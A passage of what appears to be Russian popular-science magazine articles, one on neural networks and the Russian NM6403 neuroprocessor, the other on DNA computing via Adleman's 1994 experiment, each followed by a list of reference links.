Минский строго доказывает ограниченность класса задач, решаемых перцептронами, приводя в пример функцию XOR, которой такая сеть неспособна обучиться в принципе. Восторги утихают, и область ИНС отправляется на задворки науки. Но энтузиасты продолжают работать.

В 1975 году Кунихико Фукушима представляет ученому миру когнитрон — первую многослойную нейронную сеть, лишенную большинства недостатков перцептрона. Былые надежды обретают новую жизнь. Эстафету подхватил Джон Хопфилд, в 1982 году разработав сеть, позволяющую передавать сигналы в обоих направлениях, тогда как до этого момента движение импульса в сети было исключительно односторонним. И, наконец, в середине восьмидесятых скептики были безжалостно уничтожены кованым сапогом параллельных вычислений (1985) и железной перчаткой сетей с обратным распространением ошибки (1986). В настоящее время в потенциале нейронных сетей не сомневается уже никто. Возможно, эта технология и не приведет нас к созданию искусственного интеллекта, но то, что разработки, включающие в себя НС, используются сегодня практически во всех областях — от постановки диагноза и распознавания речи, до предсказания погоды и наведения ракет — неоспоримый факт.

➔ **нейронные сети за 21 минуту.** Не знаю, как тебя, а меня всегда умиляли книжки с заголовками вроде «Visual C за 21 день», «Освой ядерную физику за 24 часа», «Биополимерный синтез для чайников» и пр. Это из серии «Как заработать миллион за один день? Как скинуть 10 кг за час?» — читайте это и многое другое в нашем замечательном журнале «А черт его знает». Так что не надейся: эксперт по нейронным сетям из тебя если и получится, то уж точно не сразу после прочтения этой статьи :). Но разобраться с основами вполне реально. Начнем — в лучших традициях учебников по НС — с рассмотрения нейрона биологического, то есть живого.

Если не вдаваться в подробности, взаимодействие нейронов в нашем мозге протекает до-

вольно просто: тело нейрона отправляет импульсы по аксону и получает сигналы других нейронов посредством дендритов. Области соединения — синапсы — могут ослаблять или усиливать передаваемый сигнал, причем величина коэффициента изменения в процессе обучения непостоянна, что позволяет нейронной сети сохранять информацию о предыдущих состояниях. То есть чем большее количество раз ты выполняешь какое-то действие, тем более «проторенной» становится дорожка между нейронами, и, соответственно, тем более легким для тебя становится выполнение этого действия. Все просто. Искусственный же нейрон устроен еще проще.

На вход нейрона подаются сигналы x(1)…x(n), каждый из которых умножается на соответствующее значение w(i) — так называемый вес синапса. Уже умноженные сигналы складываются в сумматоре, к ним, по желанию, добавляется смещение b, и получившийся сигнал отправляется на вход передаточной функции. Суть передаточной функции или, как ее еще называют, функции активации, заключается в некотором преобразовании полученной суммы s в окончательный выход нейрона y. Подходящих функций существует много, одни используются чаще, другие — реже. Например, пороговая функция смотрит, превысило ли s определенный порог (отсюда и название), и пока s меньше этого значения, на выход нейрона идет ноль. А линейная функция выполняет очень сложное преобразование вида y=s, то есть вообще ничего не меняет :). Вот этот маленький элемент и представляет собой основу всемогущих нейронных сетей.

Процесс обучения ИНС начинается с создания обучающей выборки. Скажем, необходимо научить сеть выполнять операцию сложения. На входы сети подаются числа 1 и 2. Сеть прогоняет эти сигналы по всем своим нейронам и выдает ответ — 100! Мягко указываем на верный ответ: 1+2=3. В ответ сеть немного изменяет коэффициенты изменения сигнала. Кстати, изначально веса синапсов задаются случайным образом. Даем сети числа 2 и 3, получаем ответ — 500 :). Указываем правильный вариант — 2+3=5, и сеть снова немного подстраивает веса. Прежде чем сеть начнет давать верные ответы, может понадобиться сотня, тысяча, а то десяток тысяч повторений. Зато потом наша ИНС будет щелкать подобные задачи как орешки. Нет большого смысла учить сеть складывать числа, но давай вспомним всем известный FineReader. Принцип его работы в точности такой же: на вход сети поступают различные варианты написания буквы до тех пор, пока сеть не научится отличать эту букву от всех остальных. Вооружившись этими знаниями, можно, наконец, приступать к сердцу темы — нейрокомпьютерам.

**НЕЙРОУСИЛИТЕЛЬ**
**или преобразователь? В общем, с его помощью можно преобразовывать мысли в физические действия**

**Кунихико Фукушима**
ИЗОБРЕТАТЕЛЬ КОГНИТРОНА

**Марвин Минский**
РАЗРУШИЛ НАДЕЖДЫ, ВОЗЛАГАВШИЕСЯ НА НЕЙРОННЫЕ СЕТИ

**Уильям Дитто**
ПЫТАЛСЯ СОЗДАТЬ ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ ИЗ ОРГАНИЧЕСКИХ ЭЛЕМЕНТОВ

→ **нейрокомпьютеры.** Разумеется, нейронную сеть можно реализовать на обычном компьютере, из тех, что стоят на твоем и моем столе. Несложно написать структуру сети, чуть сложнее написать алгоритм обучения, но задача, в принципе, тривиальная. Для чего же тогда проектировать дорогостоящие нейропроцессоры? В 1966 году Майкл Флинн предложил классифицировать вычислительные системы по тому, каким количеством данных может оперировать процессор, обрабатывая одну команду. По Флинну, существует четыре типа компьютеров:

[1] SISD — SINGLE INSTRUCTION SINGLE DATA — ОДНА ИНСТРУКЦИЯ — ОДИН ЭЛЕМЕНТ ДАННЫХ. К ЭТОМУ КЛАССУ ОТНОСЯТСЯ СИСТЕМЫ, В КОТОРЫХ ОДНА ИНСТРУКЦИЯ ПОЗВОЛЯЕТ РАБОТАТЬ ТОЛЬКО С ОДНИМ ЭЛЕМЕНТОМ ДАННЫХ, ХРАНЯЩИМСЯ В ПАМЯТИ. ПРИНЦИП ПОЛНОСТЬЮ ОТВЕЧАЕТ ФОН НЕЙМАНОВСКОЙ ПАРАДИГМЕ, И НАШИ С ТОБОЙ КОМПЬЮТЕРЫ (НУ, МОЙ ТОЧНО) ЯВЛЯЮТСЯ ИМЕННО SISD-МАШИНАМИ.

[2] MISD — MULTIPLE INSTRUCTION SINGLE DATA — МНОГО ИНСТРУКЦИЙ — ОДИН ЭЛЕМЕНТ ДАННЫХ. ЭТО ПРИМЕР АРХИТЕКТУРЫ ПАРАЛЛЕЛЬНЫХ ВЫЧИСЛЕНИЙ, КОГДА МНОЖЕСТВО ПРОЦЕССОРОВ ВЫПОЛНЯЮТ РАЗЛИЧНЫЕ ОПЕРАЦИИ НАД ОДНИМИ И ТЕМИ ЖЕ ДАННЫМИ. МАШИНЫ ТАКОГО ТИПА ЧРЕЗВЫЧАЙНО РЕДКИ, ТАК КАК ПРАКТИЧЕСКИ БЕСПОЛЕЗНЫ.

[3] SIMD — SINGLE INSTRUCTION, MULTIPLE DATA — ОДНА ИНСТРУКЦИЯ — МНОГО ДАННЫХ. ЭТО ТАК НАЗЫВАЕМЫЕ ВЕКТОРНЫЕ ПРОЦЕССОРЫ, ПОЗВОЛЯЮЩИЕ ОБРАБАТЫВАТЬ ЦЕЛЫЕ МАССИВЫ ДАННЫХ ОДНОЙ КОМАНДОЙ. SIMD-МАШИНЫ ОЧЕНЬ ВОСТРЕБОВАНЫ В ОБЛАСТЯХ, ГДЕ ТРЕБУЮТСЯ ТРУДОЕМКИЕ ВЫЧИСЛЕНИЯ — РАЗНООБРАЗНЫЕ ПРОГНОЗЫ, ЗАДАЧИ РАСПОЗНАВАНИЯ, НЕЙРОННЫЕ СЕТИ. СТОП! НЕЙРОННЫЕ СЕТИ? ДА. ВТОРОЕ НАЗВАНИЕ ВЕКТОРНЫХ ПРОЦЕССОРОВ — НЕЙРОННЫЕ.

[4] MIMD — MULTIPLE INSTRUCTION MULTIPLE DATA — МНОГО ИНСТРУКЦИЙ, МНОГО ДАННЫХ. МАШИНЫ ЭТОГО КЛАССА ЛЕГКО ПРЕДСТАВИТЬ НА ПРИМЕРЕ ИНТЕРНЕТА, КАК СОВОКУПНОСТИ ЛОКАЛЬНЫХ СЕТЕЙ, КАЖДАЯ ИЗ КОТОРЫХ ВЫПОЛНЯЕТ СВОЮ ЗАДАЧУ.

Как ты уже понял, мы будем говорить о SIMD-процессорах. Одним из замечательнейших свойств нейронных сетей является их врожденная параллельность — для вычисления значения выхода второго нейрона совсем не обязательно знать выход первого. Глупо моделировать параллельную структуру на SISD-процессоре, который физически не приспособлен для такого рода вычислений. SIMD-архитектура же, напротив, словно создана для воплощения наших самых смелых грез в области нейронных сетей.

Признанными лидерами в области нейрокомпьютерных технологий являются такие гиганты, как Texas Instruments и Motorola.

Обе компании отлично зарекомендовали себя и почивали на лаврах, лишь изредка вздрагивая при слухах о новой разработке их единственных конкурентов — Analog Devices. Во всяком случае, так было до 98-го года, то есть до того момента, пока на рынке не появился еще один «высокопроизводительный специализированный микропроцессор, сочетающий в себе черты двух современных архитектур: VLIW и SIMD. Назывался процессор NM6403. Или Л1879ВМ1. Да — наш, отечественный!

НТЦ «Модуль» знаменит именно благодаря этому детищу, но мало кто знает предысторию его появления. Центр был основан в 1990 году двумя большими предприятиями — НПО «Вымпел» и НИИ Радиоприборостроения. Основной задачей учрежденного НТЦ была разработка нейросетевых алгоритмов, в основном, в области распознавания образов. Сначала для реализации своих идей центр вполне обходился существующими техническими средствами: так, до 96-го года основной платформой исследований «Модуля» был процессор небезызвестных Texas Instruments — TMS320C40.

Но растущий потенциал НТЦ требовал все новых и новых архитектурных решений, и в 1996 году был запущен проект под кодовым названием NeuroMatrix — проект создания нового, уникального нейропроцессора. Работа завершилась в 1998 году, когда с завода Samsung пришла первая партия процессоров NM6403, изготовленных по проекту российских инженеров. Первые же официальные тесты подтвердили, что работа была проделана не зря — Л1879ВМ1 значительно опережал своих конкурентов по производительности и к тому же являлся единственным в мире 64-разрядным DSP-процессором на тот момент. При тактовой частоте 40 МГц, в определенных задачах NM6403 оказывался на одном уровне с 50-мегагерцовым Alpha DEC! На базе созданного устройства был изготовлен PCI-модуль MC4, включающий сам процессор и два банка памяти по 2 Мб каждый.

И в завершение в «Модуле» построили специальную версию этой платы — TIM (Texas Instruments Module), выполненную по стандартам TI, как тонкий намек, что с этого момента партнеры меняются ролями :). Ну, до этого, конечно, еще далеко, но зачин весьма успешен.

Разумеется, с конечным продуктом поставляются средства разработки в виде базового программного обеспечения, системных библиотек, компилятора, отладчика и много чего еще. Если ты знаешь ассемблер Интеловских процессоров и немного знаком с параллельными вычислениями, то ассемблер NM6403 покажется довольно простым. Кстати, для того чтобы опробовать NM6403 в деле и начать гордо называть себя нейрокодером, вовсе не обязательно покупать дорогостоящее оборудование. Достаточно скачать эмулятор процессора (см. ссылки), руководство к нему и— вперед!

Разумеется, ребята из «Модуля» не остановились на достигнутом и вскоре разработали следующий экземпляр — 1879ВМ2, он же NM6404. Новый процессор работает на частоте 80 МГц и имеет 2-мегабитное ОЗУ. Системы команд двух братьев полностью совместимы, но при использовании второго разработчики обещают увеличение быстродействия в 2-3 раза.

➔ **зачем?** Область применения нейропроцессоров впечатляет. Если оставить в стороне решение волноводных уравнений, аддитивную факторизацию и прочие интересные вещи, среди существующих разработок можно отметить следующие:

— ОБРАБОТКА ВИДЕОИЗОБРАЖЕНИЙ. ЭТО И ОХРАННЫЕ СИСТЕМЫ, ОТ КОТОРЫХ ТРЕБУЕТСЯ НЕ ТОЛЬКО ПРОСТАЯ РЕГИСТРАЦИЯ ФАКТА ДВИЖЕНИЯ НА ЭКРАНЕ, НО И ИДЕНТИФИКАЦИЯ САМОГО ДВИЖУЩЕГОСЯ ОБЪЕКТА, И СИСТЕМЫ НАВЕДЕНИЯ РАКЕТ, ОРИЕНТИРУЮЩИХСЯ НА ВИЗУАЛЬНУЮ ЦЕЛЬ, И СИСТЕМЫ КООРДИНАЦИИ АРТИЛЛЕРИЙСКОГО ОГНЯ, А ТАКЖЕ МНОГОЕ ДРУГОЕ. НАПРИМЕР, УЖЕ СУЩЕСТВУЕТ АВТОМАТИЗИРОВАННАЯ СИСТЕМА АНАЛИЗА ТРАНСПОРТНОГО ПОТОКА TRAFFICMONITORC, ПОЗВОЛЯЮЩАЯ ОПРЕДЕЛЯТЬ ТИП И СКОРОСТЬ МЧАЩИХСЯ ПО ТРАССЕ МАШИН.

Сюда же можно отнести задачи создания машинного зрения — одной из основных проблем робототехники.

## НЕЙРОНЫ В СССР

Работы над созданием полноценного нейрокомпьютера, то есть компьютера, реализующего нейронную сеть на уровне железа, начались в СССР с середины 80-х годов. Первый такой компьютер был разработан в 1988 году под руководством Э.М. Куссуля. Благодаря железному занавесу, каждый винтик машины и каждый байт программы были отечественного производства. А в 1992 году появилась новая модель, элементная база которой была произведена в Японии фирмой Wacom.

В 1984 году по заказу Минобороны СССР в Институте Кибернетики был создан робот под названием МАВР. На роботе планировалось исследовать в полевых условиях эффективность существующих алгоритмов автономного движения в условиях пересеченной местности. Догадайся, чем был электронный мозг робота? Конечно нейронной сетью! Подробнее о МАВР'е и сопутствующих разработках можно почитать в замечательной книге Н.М. Амосова «Нейрокомпьютеры и интеллектуальные роботы».

— ОБРАБОТКА СТАТИЧЕСКИХ ИЗОБРАЖЕНИЙ. ОСНОВНАЯ ЗАДАЧА ЭТОГО НАПРАВЛЕНИЯ — ОБЕСПЕЧИТЬ ВЫСОКОКАЧЕСТВЕННУЮ ОБРАБОТКУ СНИМКОВ, ПОЛУЧАЕМЫХ СО СПУТНИКОВ, НА КОТОРЫХ ИСКОМЫЕ ОБЪЕКТЫ МОГУТ ИМЕТЬ РАЗМЕР В ОДИН-ДВА ПИКСЕЛЯ.

— ОБНАРУЖЕНИЕ АВИАЦИИ. НЕЙРОННЫЕ СЕТИ И СООТВЕТСТВУЮЩИЕ ПРОЦЕССОРЫ ИДЕАЛЬНО ПОДХОДЯТ ДЛЯ РЕШЕНИЯ ЗАДАЧИ ОБНАРУЖЕНИЯ И ИДЕНТИФИКАЦИИ ЛЕТАТЕЛЬНЫХ АППАРАТОВ ПО ИЗДАВАЕМОМУ ИМИ ЗВУКУ.

— СОЗДАНИЕ ТЕПЛОВИЗОРОВ. ПОСТРОЕНИЕ ИЗОБРАЖЕНИЯ В ИНФРАКРАСНОЙ ОБЛАСТИ СПЕКТРА (А ЛЯ «ХИЩНИК») УЖЕ ДАВНО СТАЛО ОБЫДЕННОЙ ЗАДАЧЕЙ, НО УВЕЛИЧЕНИЕ РАЗМЕРОВ МАТРИЦЫ ИЗОБРАЖЕНИЯ СОПРЯЖЕНО С РЕЗКИМ ВОЗРАСТАНИЕМ СЛОЖНОСТИ ОБРАБОТКИ, А ТАК КАК ЭЛЕМЕНТЫ МАТРИЦЫ МОГУТ ОБРАБАТЫВАТЬСЯ ПАРАЛЛЕЛЬНО, НЕЙРОПРОЦЕССОРЫ ОКАЗЫВАЮТСЯ ПОЛЕЗНЫМИ И ЗДЕСЬ.

— КРИПТОГРАФИЯ. ХОРОШИЕ КРИПТОСТОЙКИЕ МЕХАНИЗМЫ ШИФРОВАНИЯ СУЩЕСТВУЮТ. ЕДИНСТВЕННАЯ ПРОБЛЕМА ЗАКЛЮЧАЕТСЯ В ТОМ, ЧТО ИХ РЕАЛИЗАЦИИ С БОЛЬШИМ РАЗМЕРОМ КЛЮЧА ВЫПОЛНЯЮТСЯ КРАЙНЕ МЕДЛЕННО, ИЗ-ЗА ЧЕГО ПРИХОДИТСЯ ПОЛЬЗОВАТЬСЯ МЕНЕЕ НАДЕЖНЫМИ МЕТОДАМИ ЗАЩИТЫ. АДАПТИРОВАВ АЛГОРИТМЫ ЭТИХ МЕХАНИЗМОВ ДЛЯ ПАРАЛЛЕЛЬНОЙ ОБРАБОТКИ (ОПТИМАЛЬНЫМ ВАРИАНТОМ ЯВЛЯЮТСЯ БЛОЧНЫЕ ШИФРЫ) И ИСПОЛЬЗУЯ ВЕКТОРНЫЕ ПРОЦЕССОРЫ, МОЖНО УМЕНЬШИТЬ ЭФФЕКТИВНОЕ ВРЕМЯ ШИФРОВАНИЯ ВО МНОГО РАЗ. К ЗАДАЧЕ ШИФРОВАНИЯ ИНФОРМАЦИИ ПЛОТНО ПРИМЫКАЕТ ЗАДАЧА ЕЕ КОДИРОВАНИЯ. УЖЕ СУЩЕСТВУЮТ РЕАЛИЗАЦИИ JPEG-ЭНКОДЕРА, ОСНОВАННЫЕ НА НЕЙРОННЫХ ПРОЦЕССОРАХ.

➜ **завтра.** Шумиха вокруг нейронных сетей и нейрокомпьютеров давно улеглась. Дело Минского живет, и потенциальные возможности НС досконально изучены, а круг задач, доступных нейросистемам, четко очерчен линией строгих доказательств. Ждать невиданных успехов в деле реализации искусственного интеллекта или чего-то подобного от НС пока не приходится. Разве что где-то появится еще один Хопфилд и создаст принципиально новую систему построения или обучения нейросетей. Другими словами, нейронные сети сегодня уже не вызывают былого ажиотажа и не рождают в сердцах ученых несбыточных надежд. А вот надежд «сбыточных» — сколько угодно. Несколько возможностей применения НС в сегодняшней технике мы с тобой уже рас смотрели, но за кадром (или за страницей) осталос огромное количество разработок, так или инач опирающихся на нейросетевой базис. Природны параллелизм НС делает их очень удобным инстру ментом для всевозможных вычислительных экспе риментов, требующих одновременной обработк данных. Опуская «тривиальные» задачи, такие ка прогноз погоды или курса валют, можно отметит интереснейшие отечественные исследования в об ласти НС применительно к модулярной арифметике. Направление, которое в будущем, возможно, позволит создать принципиально новый вид процессора, основанный на непозиционной системе счисления. Не буду забивать тебе голову математикой, давай просто вместе порадуемся за наших ученых. Интересующихся отсылаю к работам И. Я. Акушского, Д. И. Юдицкого и Н. И. Червякова.

➜ **заключение.** Как ты понимаешь, нейросистемы вовсе не собираются уходить в отставку. В современной науке и технологии четко прослеживается тенденция к слиянию разнородных наук. Проблемы микробиологии решаются методами квантовой физики, программисты занимаются синтезом ДНК (читай статью о ДНК-компьютерах в этом номере), а сложные математические теоремы, оказывается, прекрасно вписываются в нотный стан. То же происходит и с IT. Зная лишь пару языков, уже невозможно называть себя программистом. Эрик Реймонд советует всем желающим стать мастерами кодинга учить Lisp: «Даже если вы никогда не напишете на Лиспе ни строчки, само его изучение сделает вас просветленным человеком и отличным программистом». Сокращение НС очень часто можно встретить рядом с другими двумя буквами — ИИ. Что неудивительно, ведь принцип самоорганизующейся нейронной сети, которая удивительно напоминает ту, что заложена в нашей голове, прямиком выводит на идею создания на ее основе искусственного интеллекта. Я не верю в искусственный интеллект на основе НС (в их нынешнем виде). Но не сетями едиными живем ведь: существуют генетические алгоритмы, нечеткая логика и еще много других интересных технологий, каждая из которых активно развивается. Так что в искусственный интеллект я все-таки верю. Другое дело, что открытие это будет находиться на стыке десятка разных наук и сотни технологий — от теории музыки до алгебры групп, и я думаю, что нейронные сети в этом списке будут занимать не последнее место C

**www.neuroproject.ru**
масса полезной информации по НС и не только

**neuroschool.narod.ru**
статьи, книги, ссылки — есть все. Рекомендую

**www.statsoft.ru/home/textbook/modules/stneunet.html**
введение в практическое применение НС

**www.orc.ru/~stasson/neurox.html**
тут можно скачать пакет NeuroOffice и кучу примеров к нему

**www.module.ru**
НТЦ «Модуль», хорошая документация по процессорам серии NeuroMatrix + эмулятор


**MC4**
**нейроплата**
**от НТЦ «Модуль»**


**NM6403**
**нейропроцессор**
**от НТЦ «Модуль»**

# как заставить днк работать

Шестой
6th@mail.ru

АРТУР КЛАРК КАК-ТО СКАЗАЛ: «ЛЮБАЯ ДОСТАТОЧНО РАЗВИТАЯ ТЕХНОЛОГИЯ НЕОТЛИЧИМА ОТ МАГИИ». КОНЕЧНО, ТЕЛЕВИДЕНИЕ И АВТОМАТ КАЛАШНИКОВА ВПОЛНЕ СПОСОБНЫ ВСЕЛИТЬ СУЕВЕРНЫЙ УЖАС В СЕРДЦА, СКАЖЕМ, АБОРИГЕНОВ АВСТРАЛИИ, НУ ДА И ТО, МАЛОВЕРОЯТНО. МЫ ЖЕ БУДЕМ ГОВОРИТЬ О ТЕХНОЛОГИИ, КОТОРАЯ ПОКАЖЕТСЯ ВОЛШЕБСТВОМ ДАЖЕ ДЛЯ ПРОДВИНУТЫХ КОМПЬЮТЕРЩИКОВ — О ТЕХНОЛОГИИ ДНК-ВЫЧИСЛЕНИЙ



**ДНК**
**строение:**
**две цепочки (респект Уотсону и Крику за открытие), состоящие из нуклеотидов, соединенных по принципу комплементарности.**

→ **магия IT.** Старик зябко поежился, открыл один глаз и заговорил: «Существует три ступени посвящения в тайны вычислительных машин». Открыв второй глаз, он оглядел притихшую аудиторию и продолжал: «Адепты первой ступени пребывают в неведении относительно истинной природы сущего, ибо уверены, что кроме привычной им архитектуры IBM PC, ничто более не существует в мире. Только инициация во вторую ступень способна исцелить в человеке слепоту ума его, и, прозрев, внимает он дивной симфонии имен: PowerMac, SUN Spark, DEC Alpha… Но истинный свет ниспадет лишь на тех, кто познает тайну третьей ступени». Учитель повысил голос и воздел руки: «О, наивные, решающие задачу коммивояжера методом полного перебора! Внемлите словам моим, ибо я буду говорить о квантовых, аналоговых, химических и пептидных компьютерах!». Так говорил мой препод по нетрадиционным архитектурам :). Шучу, конечно, но факт неоспорим — при словах «не PC» все почему-то вспоминают Мак, особо продвинутые говорят о нейронных/векторных процессорах. Но редко кто оказывается в курсе, что кроме привычных архитектур существуют разработки, переворачивающие все наши представления о компьютерах и заодно фон Неймана в гробу. Каждое из этих направлений — дело, которому не жалко посвятить и жизнь, что уж говорить о статье в журнале. Но и жизнь, и статья имеют свои пределы и границы, поэтому не будем растекаться мыслью по древу, а начнем разбираться в одном из удивительнейших IT-проектов нашего времени — ДНК-компьютерах.

→ **коммивояжер и ДНК.** Так называемая задача коммивояжера заключается в нахождении оптимального маршрута, проходящего через заданные города так, что каждый город оказывается посещенным единожды. Существует масса вариантов решения этой задачи. Одни просты как «Hello World» на Бейсике, другие по части сложности могут поспорить с дизассемблированием в уме, скажем, Старкрафта.

Но Леонард Эдлман, который, кстати, в свое время участвовал в разработке знаменитого алгоритма шифрования RSA, не искал ни легких, ни сложных путей, а пошел своей, особой дорогой, и в далеком 1994 году представил на суд общественности решение задачи коммивояжера, основанное на свойствах дезоксирибонуклеиновой кислоты — ДНК. Алгоритм предложенного им метода был таков:

1 СГЕНЕРИРОВАТЬ ВСЕ ВОЗМОЖНЫЕ МАРШРУТЫ.

2 ВЫБРАТЬ ТЕ ИЗ НИХ, КОТОРЫЕ НАЧИНАЮТСЯ И ЗАКАНЧИВАЮТСЯ В НУЖНЫХ ГОРОДАХ.

3 ВЫБРАТЬ ИЗ ОСТАВШИХСЯ ТЕ, КОТОРЫЕ ВКЛЮЧАЮТ НУЖНОЕ ЧИСЛО ГОРОДОВ.

4 ВЫБРАТЬ ТЕ ИЗ НИХ, В КОТОРЫХ КАЖДЫЙ ГОРОД ВСТРЕЧАЕТСЯ ТОЛЬКО ОДИН РАЗ.

«Да это же полный перебор!», — скажешь ты. И будешь прав. С алгоритмической точки зрения метод Эдлмана совершенно непримечателен. Но давай разберемся, КАК выполнялись вычисления в ходе этого эксперимента.

→ **шаг 1.** ДНК состоит из гуанина, аденина, тимина и цитозина. Знать, что это такое, вовсе не обязательно, для нас представляет интерес то, что эти элементы располагаются в цепи ДНК в определенном порядке, который и кодирует генную информацию. Для удобства названия элементов сокращают до первых букв — G, A, T и C, которые и представляют базис системы счисления ДНК-компьютера. Таким образом, первый пункт алгоритма Эдлмана выполняется очень просто — достаточно закодировать названия городов в последовательности вида GTCATAG, а потом сформировать все возможные маршруты, соединив каждую ДНК с каждой другой. Обычная комбинаторика и никакого мошенства :). Возможно, у тебя возник вопрос: ну хорошо, закодировали мы Ставрополь в цепочку GTCA, но где взять ДНК именно с такой структурой? Можно, конечно, перебрать гены десятка миллионов людей, найти нужную и «вырезать» :). Но обычно поступают проще. Современная молекулярная биология располагает ДНК-синтезатором — аппаратом, который позволяет создавать любые цепочки ДНК с минимумом затрат. Как видно, с этого момента привычная технология окончательно уступает место магии.

→ **шаг 2.** Все возможные варианты сгенерированы, теперь нужно найти те из них, что начинаются и заканчиваются в нужных нам городах. Для этого используется полимеразная цепная реакция, в процессе которой фрагменты ДНК, содержащие заданный элемент (в нашем случае — город), соединяются с фрагментами, содержащими другой заданный элемент. Повторяя реакцию, мы получим множество ДНК, каждая из которых начинается с кода города отправления, и заканчивается кодом города прибытия.

→ **шаг 3.** Все полученные ДНК действительно соединяют заданные пункты, но число элементов в каждой цепочке является различным, нам же нужны маршруты, включающие строго определенное количество городов. Иначе говоря, нам нужен какой-то фильтр, пропускающий ДНК определенной длины, и отсеивающий все остальные. Этакий IF на молекулярном уровне. Цепочка ДНК имеет отрицательный заряд, значит, если поместить такую цепочку в электрическое поле, она будет двигаться по направлению к «плюсу». Теперь представь миниатюрный лабиринт с множеством узких ходов, расположенный на пути движения цепочек. Чтобы добраться до вожделенного плюса, влекомая зарядом ДНК должна протиснуться сквозь эти отверстия. Естественно, чем меньше длина цепочки, тем меньше времени у нее займет прохождение лабиринта, и короткие цепочки найдут свой путь к плюсу быстрее, чем длинные. Замерив скорости их движения, мы можем отсечь слишком быстрые и слишком медленные ДНК и оставить лишь те, длина которых удовлетворяет поставленному условию. Такая техника широко распространена в молекулярной биологии и носит название гелевого электрофореза.

→ **шаг 4.** И, наконец, последняя сложность — нам нужно выбрать те маршруты, которые включают каждый город по одному, и только по одному разу. Это, наверное, самый сложный в реализации, но самый простой для понимания пункт. Используемый прием, называемый affinity purification (будем называть его просто АП) очень напоминает принцип действия игрушечной рыбалки, в которую я, например, с удовольствием поиграл бы и сейчас :). Помнишь? Маленький прудик с пластмассовыми рыбками, железные носы или что-то вроде и удочка с магнитиком на конце. АП выглядит практически также. Мы берем магнит (соответствующего размера, естественно) и прикрепляем к нему фрагмент ДНК, соответствующий первому из нужных городов. Благодаря некоторым замечательным свойствам дезоксирибонуклеиновой кислоты, на нашу «удочку» поймаются все цепочки, содержащие город-приманку. Потом мы выловим все ДНК, включающие второй город, потом третий и так далее. В результате получим цепочки, в которых код каждого пункта встречается ровно один раз. То есть именно то, что и требовалось.

→ **итого.** Итак, мы воспользовались синтезатором, чтобы создать цепочки ДНК, кодирующие все возможные маршруты, затем с помощью полимеразной цепной реакции выбрали начинающиеся и оканчивающиеся в нужных городах, применили гелевый электрофорез, чтобы отсеять цепочки несоответствующей длины, и, наконец, вооружившись АП, выловили все ДНК, включающие каждый город лишь по одному разу. Осталось декодировать получившиеся цепочки, и решение готово.

→ **перспективы.** Вдумчивый читатель (как принято писать в таких случаях :)) наверняка заметит, что решение Эдлмана грешит тем же, чем плохи все переборные методы — при увеличении числа входов трудоемкость алгоритма возрастает экспоненциально, и задача с достаточно большим количеством городов может оказаться практически неразрешимой. После появления первой статьи, посвященной ДНК-вычислениям, дотошные скептики посчитали, что для решения задачи коммивояжера с двумя сотнями городов потребуется количество ДНК, весящее больше, чем вся наша планета. Но на деле не все так плохо, первоначальный метод Эдлмана, конечно, чрезвычайно трудоемок, но исследования в области ДНК-вычислений идут полным ходом, уже существуют разработки, способные понизить сложность ДНК-алгоритмов в разы, и можно с уверенностью сказать, что в ближайшем будущем мы увидим еще более интересные решения. Для справки: в одном кубическом сантиметре может поместиться около десяти триллионов ДНК, способных хранить 10 терабайт данных.

Еще одна проблема ДНК-вычислений заключается в том, что все используемые технологии – синтез ДНК, ПЦР, гелевый электрофорез, АП — не гарантируют 100% соответствия ожиданиям. Работая в столь тонкой области, какой является молекулярная биология, этого следовало бы ожидать. Да, ошибка, даже если и произойдет, будет чрезвычайно мала, но представь, что переменная цикла в твоей программе, скажем, может неожиданно уменьшиться или увеличиться на жалкую единичку — последствия могут быть катастрофическими. Но и здесь технология не стоит на месте: вводятся новые методы коррекции ошибок, совершенствуются сами методики.

Будущее ДНК-компьютеров пока еще смутно различимо в тьме грядущих дней. Возможно, надежды энтузиастов не оправдаются, и такие машины станут лишь игрушкой десятка чудаков, не желающих отдавать свое детище на растерзание жестокому миру. Возможно, нас ждет невиданный доселе прорыв в области IT, и сложнейшие задачи, сегодня требующие вычислительной мощности десятка суперкомпьютеров, завтра будут возложены на плечи ДНК-компьютеров, размером с банку пива. Возможно все. Но одно можно сказать точно. Технология ДНК-вычислений — это открытие. Впервые в поисках решения своих низменных и мирских задач, какой является, например, задача коммивояжера, человек забрался так далеко в запретную область. Чем все это кончится? Увидим **C**

**http://en.wikipedia.org/wiki/DNA_computing**
просто чтобы въехать в тему + хорошие ссылки в конце

**http://users.aol.com/ibrandt/dna_computer.html**
на этой страничке Йен Брандт собрал целую кучу ссылок на всевозможные ресурсы о ДНК-компьютерах

**http://users.aol.com/ibrandt/discover_article.html**
забавный комикс, объясняющий основные принципы ДНК-вычислений

**http://www.dnaancestryproject.com**
не совсем по теме, но не упомянуть не мог. За 119 баксов здесь проанализируют твою генную информацию и выведут твое генеалогическое древо. Вдруг ты потомок Чингизхана?

## ДНК
## НА СЛУЖБЕ ДНК

